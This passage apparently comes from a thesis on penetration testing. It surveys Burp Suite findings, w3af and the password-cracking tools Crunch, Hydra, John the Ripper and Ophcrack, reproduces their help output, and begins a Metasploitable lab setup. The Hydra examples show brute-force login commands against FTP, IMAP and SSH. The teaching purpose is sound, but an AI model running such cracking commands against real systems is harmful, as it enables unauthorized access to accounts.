Suspicious input transformation (reflected)	http://insecure-bank.com	/url-shorten	inp
SMTP header injection	http://insecure-website.com	/contact-us	fro
Serialized object in HTTP message	http://insecure-bank.com	/blog	
Cross-site scripting (DOM-based)	https://insecure-bank.com	/	
XML external entity injection	https://vulnerable-website.c...	/product/stock	req
External service interaction (HTTP)	https://insecure-website.com	/product	Ref
Web cache poisoning	http://insecure-bank.com	/contact-us	
Server-side template injection	http://insecure-bank.com	/user-homepage	inp
SQL injection	https://vulnerable-website.c...	/	Tra
OS command injection	https://insecure-website.com	/feedback/submit	sub

Time	Type	Source	Message
23:30:17 18 Dec 2020	Info	Proxy	Proxy service started on 127.0.0.1:8080
23:30:04 18 Dec 2020	Info	Suite	Running as super-user, embedded browser sandbox is not supporte

Figure 3.52: Burp Suite main screen

3.6.4 w3af

w3af (Web Application Attack and Audit Framework) is an open-source web application security scanner. This tool is used by penetration tester in order discover vulnerabilities in web application and exploit them. W3af offer a graphical user interface (GUI) which is user friendly environment but also offer a command-line interface(w3af-console).

The w3af is divided into two main parts the core and the plug-ins. The core part is responsible for the process and provide features through plug-ins, which find the vulnerabilities and exploit them. The w3af core and its plug-ins are fully written in Python. The plug-ins can be categorized as Discover, Audit, Grep, Attack, Output, Mangle, Evasion or brute force. W3af contain more than 130 plugins, which identify and exploit SQL injection, XSS (Cross site scripting), remote file inclusion (FLI) etc. [79,80]

3.7 Password Attacks Tools

3.7.1 Crunch

Many times, the penetration testers in order to crack passwords they execute a dictionary attack. In this attack the penetration tester uses a default list of passwords or a custom list in order to crack the password. A tool that helps the penetration testers to create these custom lists with passwords is the Crunch. More specific the Crunch is a wordlist generator where the penetration tester can specify some rules in order to create the list. Crunch can generate all possible combinations and permutations. [81,82,83]

The main features of this tool are:

- generate wordlist in both combination and permutation way
- can split the output by number of lines or file size
- the pattern can be number and symbols
- the pattern can be upper- and lower-case characters
- Unicode supported





Figure 3.53: Crunch tool on Kali Linux



```
> Executing “crunch”
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.  The output from crunch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
root@KaliLinux:~# 
```

Figure 3.54: Information and example for Crunch tool

3.7.2 Hydra

Another useful tool for penetration testers in the password attacks is the Hydra. Hydra is a parallelized login cracker which support many protocols to attack. It is very fast and flexible. This tool helps the researches and security consultants to find how easy it would be to gain unauthorized access to a system remotely.

Hydra is using two different approaches in order to generate and find possible passwords. The first one is the wordlist attack (Dictionary attack) and the second one is the brute force attack

In addition, Hydra support many common login protocols such as IMAP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, SMTP, Telnet, FTP, Cisco AAA, Cisco auth, Cisco enable. [84,85,86]





Figure 3.55: Hydra tool on Kali Linux



```
> Executing "hydra -h"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -q        do not print messages about connection errors
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mys
ql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
These services were not compiled in: afp ncp oracle sapr3.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
     % export HYDRA_PROXY=connect_and_socks_proxylist.txt  (up to 64 entries)
     % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
     % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
root@KaliLinux:~# 
```

Figure 3.56: Parameters and examples for Hydra tool

3.7.3 John the Ripper

Another tool that penetration testers used in order to crack the passwords is the John the Ripper. More specific is a free password cracking software tool originally produced for UNIX-based system, it can run on many different platforms such as Unix, DOS, Win32 etc.).It was designed to test password strength ,brute force encrypted(hashed) passwords, and crack passwords via dictionary attacks. [87,88,89]

This password cracker and cryptanalysis tools works in three different ways and depends on the ways that try to guess the password. More specifically, these three ways are[87]:

1. Dictionary Attack: In this type the tool tries passwords provided in pre-defined list of large number of possible passwords (words, phrases etc.). The tool enters every password which defined on the pre-defined list in the application in order to try to find the correct one.

2. Brute-force Attack: In order to run this type of attack the user should configure some settings, for example the maximum and the minimum length of the possible password and what type of characters are consisting.
3. Rainbow tables: Many applications usually do not store passwords in plaintext but they store their fixed-length hashes. This makes the rainbow tables efficient way to attack. In this case a pre-computed list of password hashes is compared against an existing data dump to find the correct password in the plaintext form. The rainbow tables is faster solution than brute-forcing as the hashed data is precalculated and stored in this format.





Figure 3.57: John the Ripper on Kali Linux



```
> Executing "sudo john"
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named rules
--single=:rule[,..]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but extract words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1). See also
                           doc/ENCODINGS and --list-hidden-options.
--rules[=SECTION[,..]]     enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[;..]]        same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules-stack=:rule[;..]   same, using "immediate" rule(s)
--incremental[=MODE]       "incremental" mode [using section MODE]
--mask[=MASK]              mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--external=MODE            external mode or word filter
--subsets[=CHARSET]        "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
--make-charset=FILE        make a charset file. It will be overwritten
--show[=left]              show cracked passwords [if =left, then uncracked]
--test[=TIME]              run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..]  [do not] load this (these) user(s) only
--groups=[-]GID[,..]       load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]     load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]     load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]     load salts with[out] cost value Cn [to Mn]. For
                           tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL        enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL     this node's number range out of TOTAL count
--fork=N                   fork N processes
--pot=NAME                 pot file to use
--list=WHAT                list capabilities, see --list=help or doc/OPTIONS
--format=NAME              force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats

root@KaliLinux:~#
```

Figure 3.58: Parameters for John the Ripper tool

3.7.4 Ophcrack

Ophcrack is another cracker tool that used by a penetration tester in order to crack the password on an application. It is a free Windows tool based on rainbow tables and comes with Graphical User Interface. Some of the features of this tool [90,91]:

- Cracks LM and NLTM hashes
- Free tables available for Windows XP and Vista/7
- Brute-force module for simple passwords
- Audit mode and CSV export
- Real-time graphs to analyze the passwords
- Free and open-source software
- Loads hashes from encrypted SAM recovered from a Windows partition





Figure 3.59: Ophcrack tool on Kali Linux



Preload: waiting Brute force: waiting Pwd found: 0/0 Time elapsed: 0h 0m 0s

Figure 3.60: Ophcrack tool main screen


4. Use Cases of Penetration Testing

In this section, we will execute some cases of penetration testing in order to present the all phases that is performed on the penetration testing. In order to perform the below use cases, we used the following equipment:

- A laptop with Kali Linux operating system as we needed all the pre-installed tools and tools that we created.
- A network adapter that can operate on monitor mode. In the following use cases we used the Alpha's network adapter with model id AWUS036ACH. This network adapter has the chipset RTL8812AU.
- A Virtual Machine with operating system Metasploitable. This machine is an intentionally vulnerable Linux virtual machine that is used for the training on security section, for testing security tools and for practicing common penetration testing techniques.
- A raspberry pi machine that host a custom vulnerable web site and a machine with Windows XP which are vulnerable as it is out of support from Microsoft.

4.1 Use Case with Metasploitable

First of all, we have created the virtual machine with the Metasploitable operating system. The software that we used for the virtual machines is the Virtual Box.



Γενικά

Όνομα: Metasploitable2
Λειτουργικό Σύστημα: Other Linux (32-bit)
Θέση Αρχείου Ρυθμίσεων: D:\VirtualMachines\Metasploitable2

Σύστημα

Βασική Μνήμη: 6020 MB
Σειρά εκκίνησης: Δισκέτα, Οπτικός Δίσκος, Σκληρός Δίσκος
Επιτάχυνση: VT-x/AMD-V, Ένθετη σελιδοποίηση, Παραεικονοποίηση KVM

Οθόνη

Μνήμη Γραφικών: 16 MB
Ελεγκτής Γραφικών: VMSVGA
Διακομιστής Απομακρυσμένης Επιφάνειας: Απενεργοποιημένος
Μαγνητοσκόπηση: Απενεργοποιημένη

Αποθήκευση

Ελεγκτής: IDE
IDE Πρωτεύων Κύριος: Metasploitable.vmdk (Κανονικό, 8,00 GB)
IDE Δευτερεύων Κύριος: [Οπτική συσκευή] Κενό

Ήχος

Οδηγός Οικοδεσπότη: Windows DirectSound
Ελεγκτής: ICH AC97

Δίκτυο

Κάρτα δικτύου 1: PCnet-FAST III (NAT)

USB

Ελεγκτής USB: OHCI, EHCI
Φίλτρα Συσκευών: 0 (0 ενεργά)

Κοινόχρηστοι φάκελοι


Κανένας

Περιγραφή

Κανένα

Figure 4.1: VirtualBox -Configuration Metasploitable VM

